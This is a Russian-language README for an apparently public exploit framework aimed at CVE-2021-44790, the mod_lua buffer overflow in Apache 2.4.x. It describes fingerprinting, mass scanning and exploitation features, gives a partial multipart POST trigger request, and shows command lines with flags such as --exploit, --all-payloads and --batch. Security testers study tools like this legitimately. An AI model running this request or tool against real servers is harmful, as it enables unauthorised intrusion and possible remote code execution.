🔥 CVE-2021-44790 - Эксплуатация переполнения буфера Apache mod_lua
📋 Обзор
Apache mod_lua Buffer Overflow Exploitation — это продвинутая платформа эксплуатации корпоративного уровня для CVE-2021-44790, критической уязвимости переполнения буфера в модуле mod_lua веб-сервера Apache HTTP Server 2.4.x. Фреймворк предоставляет комплексное fingerprinting, интеллектуальное обнаружение скриптов, многоэтапное сканирование и профессиональные возможности формирования отчётов с точностью обнаружения 95%+.
⚡ Ключевые возможности
| Функция | Описание |
|---|
| 🔍 Продвинутое fingerprinting | Определение версии Apache, mod_lua, ОС, архитектуры, WAF, CDN, контейнера, облачного провайдера |
| 🎯 Интеллектуальное обнаружение | 7+ методов обнаружения, включая robots.txt, sitemap, парсинг HTML, извлечение JavaScript |
| 💥 Многоэтапное сканирование | Подключение → Fingerprinting → Обнаружение → Проверка → Эксплуатация → Отчёты |
| 🧩 Расширяемая система плагинов | Лёгкая разработка плагинов для будущих CVE |
| 🌐 Умный HTTP-движок | Пул соединений, повторные попытки, поддержка HTTP/2, ограничение частоты запросов |
| 📊 Комплексные отчёты | JSON, HTML, Markdown, PDF с интерактивными панелями мониторинга |
| 🎨 Красивый терминальный интерфейс | Библиотека Rich с индикаторами выполнения, таблицами и цветным выводом |
| 💾 Исследовательская база данных | Хранилище SQLite с полной историей сканирований и поддержкой запросов |
| 📸 Захват скриншотов | Автоматические снимки веб-страниц для сбора доказательств |
| 🚀 Высокая производительность | 20+ параллельных потоков, 100+ пулов соединений |
🎯 Детали уязвимости
| Атрибут | Значение |
|---|
| CVE ID | CVE-2021-44790 |
| Уязвимость | Переполнение буфера (Integer Underflow) |
| Затронутое ПО | Apache HTTP Server с 2.4.0 по 2.4.51 |
| Исправленная версия | Apache HTTP Server 2.4.52 и новее |
| Компонент | модуль mod_lua |
| Вектор атаки | Сеть (удалённо) |
| Оценка CVSS | 9.8 (критический) |
| Влияние на конфиденциальность | Высокое |
| Влияние на целостность | Высокое |
| Влияние на доступность | Высокое |
| Зрелость эксплойта | Доступен proof-of-concept |
Техническое описание
Уязвимость присутствует в модуле mod_lua при обработке запросов multipart/form-data. Целочисленное переполнение вниз (integer underflow) в функции lua_request_parsebody() может привести к переполнению буфера в куче (heap-based buffer overflow), что потенциально позволяет удалённое выполнение кода.
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4

📸 Скриншоты
| Основной интерфейс | Результаты fingerprinting |
|---|
 |  |
| Ход сканирования | Панель мониторинга HTML-отчёта |
|---|
 |  |
🚀 Быстрый старт
Установка
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
Базовое использование
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 Подробное использование
Параметры командной строки
python3 exploit.py [TARGET] [OPTIONS]
| Параметр | Описание | Пример |
|---|
TARGET | Целевой URL | http://target.com |
--config FILE | Файл конфигурации | --config config.yaml |
--threads N | Количество потоков | --threads 30 |
--timeout N | Таймаут запроса (в секундах) | --timeout 15 |
--proxy URL | URL прокси-сервера | --proxy http://127.0.0.1:8080 |
--verbose | Подробный вывод | --verbose |
--scan-only | Сканирование без эксплуатации | --scan-only |
--exploit | Включить эксплуатацию | --exploit |
--all-payloads | Использовать все полезные нагрузки | --all-payloads |
--report FORMAT | Формат отчёта (json/html/markdown/all) | --report all |
--output DIR | Выходная директория | --output /path/to/reports/ |
--research | Включить режим исследования | --research |
--database FILE | Путь к базе данных | --database luastorm.db |
--screenshot | Делать скриншоты | --screenshot |
--batch FILE | Пакетный файл со списком целей | --batch targets.txt |
--query SQL | Выполнить запрос к базе данных | --query "SELECT * FROM targets" |
Примеры
1. Базовая оценка уязвимости
python3 exploit.py https://example.com --verbose --report all
2. Сканирование корпоративной среды
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. Полный пентест
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. Пакетное сканирование
python3 exploit.py --batch targets.txt --config config.yaml
5. Запросы к базе данных
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ Конфигурация
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790


